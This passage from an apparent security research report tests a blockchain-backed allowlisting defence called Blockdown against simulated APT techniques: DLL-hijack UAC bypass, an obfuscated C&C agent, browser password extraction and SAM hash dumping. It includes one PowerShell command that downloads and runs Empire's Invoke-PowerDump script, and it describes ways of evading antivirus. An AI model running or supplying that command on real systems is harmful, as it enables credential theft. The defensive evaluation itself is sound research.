


Figure 68 - Malicious *lcfxfqy.dll* denied execution.

5.2.3.4 Privilege Escalation

Once an APT has established foothold on an endpoint, many security professionals think that local exploitation is the predominant way of escalating privileges. Namely, exploiting a local vulnerability e.g., in adobe reader, Windows OS based vulnerabilities, however, this is not entirely true in the case of APTs. Adversaries search for the least noisy way to escalate privileges.

As demonstrated several times by APT41 & BARIUM group [142], Winnti group [143], NEODYMIUM group [144] and APT1 [145], hijacking the execution flow of DLLs within a compromised system under basic user privileges provides for a very high success ratio. By hijacking the search order used to load DLLs, adversaries can execute their own malicious payloads with the purpose of elevating privileges, or even sometimes to establish persistence. This happens because Windows OS uses known and common methodologies to look for DLLs when loading a program [146]. There are many ways to APTs hijack DLL loads, the abovementioned groups however, leveraged known programs from compromised systems that loaded several DLLs into the memory space of its process. Next, Windows is searching the necessary DLLs by that process looking at specific system folders and in a specific order. They ultimately hijacked that order to acquire administrator level command prompt through *wow64log.dll*. We simulated the same scenario with the help of *Akagi64.exe* [147], a command line executable used to defeat windows use account control.

Results in Blockdown mode OFF:

While in Blockdown mode OFF, we have a command prompt running under user (George) privileges. After successfully hijacking of WOW64logger wow64log.dll a new command prompt was spawned. We execute the command “net session” in both command prompts to demonstrate that on the front shell the command produces an output, while on the back shell we get “access denied” message. Net session command produces an output only when run through a command prompt with administrator access, as shown in Figure 69.




Figure 69 - Successful DLL hijack spawns administrator level command prompt.

Results in Blockdown mode ON

On the contrary, while in Blockdown mode ON the adversary receives an error message as shown in Figure 70, since command prompt ownership on-chain belongs strictly to administrator. At the same time, on the user’s endpoint the attempt to execute Akagi64.exe results in the notification shown in Figure 71, since the hash of the subject executable is not present on-chain.




Figure 70 - Unsuccessful try to hijack wow65log.dll.




Figure 71 - Akagi64.exe execution denied.

5.2.3.5 Defence Evasion

The adversary's goal in this section is to avoid being detected while executing malicious code. There are several techniques in this tactic as well, however we will continue the simulation of APT29 [136] and APT41 [137]. The subject APTs had remarkable success in bypassing endpoint controls such as anti-virus suites and endpoint detection and response technologies, also known as EDRs. Karantzas et al. in their work [123] demonstrated that state-of-the-art EDRs fail to prevent or even log several known APT attacks. We execute an obfuscated with Caesar cipher [138] modified version of CALDERA's agent, that (1) calls back home to adversary's C&C and (2) invoked windows calculator as proof of execution before exiting.

Results in Blockdown mode OFF

Execution and defence evasion is successful while windows security is enabled and active, see Figure 72.




Figure 72 - Successful defence evasion.

Results in Blockdown mode ON

Execution is automatically denied since the hash of T1027.exe, is not present on-chain, before even the anti-virus runtime scan takes over to determine if T1027.exe behaves maliciously or not, see Figure 73.




Figure 73 - Execution of defence evasion payload denied.

5.2.3.6 Credential Access

In the context of APT attacks, adversaries at this stage usually aim to complete one of their objectives [148] e.g., extract passwords from web browser to further spy on victim's emails (assuming those are online hosted). If their objective is not directly achievable, then they usually aim to search for other credentials e.g., system credentials, that might be used further to target the Active Directory or overall help them to unlock additional privileged resources within the victim's computing infrastructure. In this class, we follow closely and simulate the methods used by APT3 [149], APT33 [150] and APT37 [151], to:

1. Acquire credentials from user's web browsers by reading specific files to the target browsers. For this technique we leverage Nirsoft's web browser pass view tool [152], however, loaded through CALDERA to leverage Caesar's obfuscation, thus making it undetectable to local anti-virus.
2. We utilize only a PowerShell script to read system hashes from the registry, therefore avoiding any unwanted detection from potential endpoint controls and hence executing zero additional system extraction tools such as (Mimikatz, PwDump, SAMdump, HashDump, Metasploit and others [153]).

Results in Blockdown mode OFF

The modified version of “wb.exe” is executed and two stored passwords are shown in Figure 74. Note that the tool allows for command line execution and password extraction in plain text format, therefore the credential extractions process can become end-to-end invisible and undetectable, both for the user and the endpoint anti-virus.




Figure 74 - Successfully acquiring web browser credentials.

For the second case, we utilize the following code and commands:

```
Write-Host "STARTING TO SET BYPASS and DISABLE DEFENDER REALTIME MON" -fore green; Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy RemoteSigned -ErrorAction Ignore; Invoke-WebRequest -Uri "https://raw.githubusercontent.com/BCSECURITY/Empire/c1b1bd0fdafd5bf34760d5b158dfd0db2bb19556/data/module_source/credentials/Invoke-PowerDump.ps1" -UseBasicParsing -OutFile "$Env:Temp\PowerDump.ps1"; Import-Module "$Env:Temp\PowerDump.ps1"; Invoke-PowerDump
```

In this scenario we faced a minor caveat, where a silent parameter within PowerShell had to be sent to override the execution policy and allow the script to run. For demonstration purposes, as shown in Figure 75, the PowerShell is visible to user while accessing Security Account Manager (SAM) to read hashes and usernames, nonetheless this would be normally hidden from the user's view.




Figure 75 - Successful SAM access through registry and PowerShell.

Results in Blockdown mode ON

For the first attack and while on Blockdown ON mode however, it results in an immediate block of all subsequent events of password acquisition since the password extraction tool (wb.exe) is denied execution. This is again, because the hash of wb.exe is not written on-chain, therefore execution automatically denied, as seen in Figure 76.

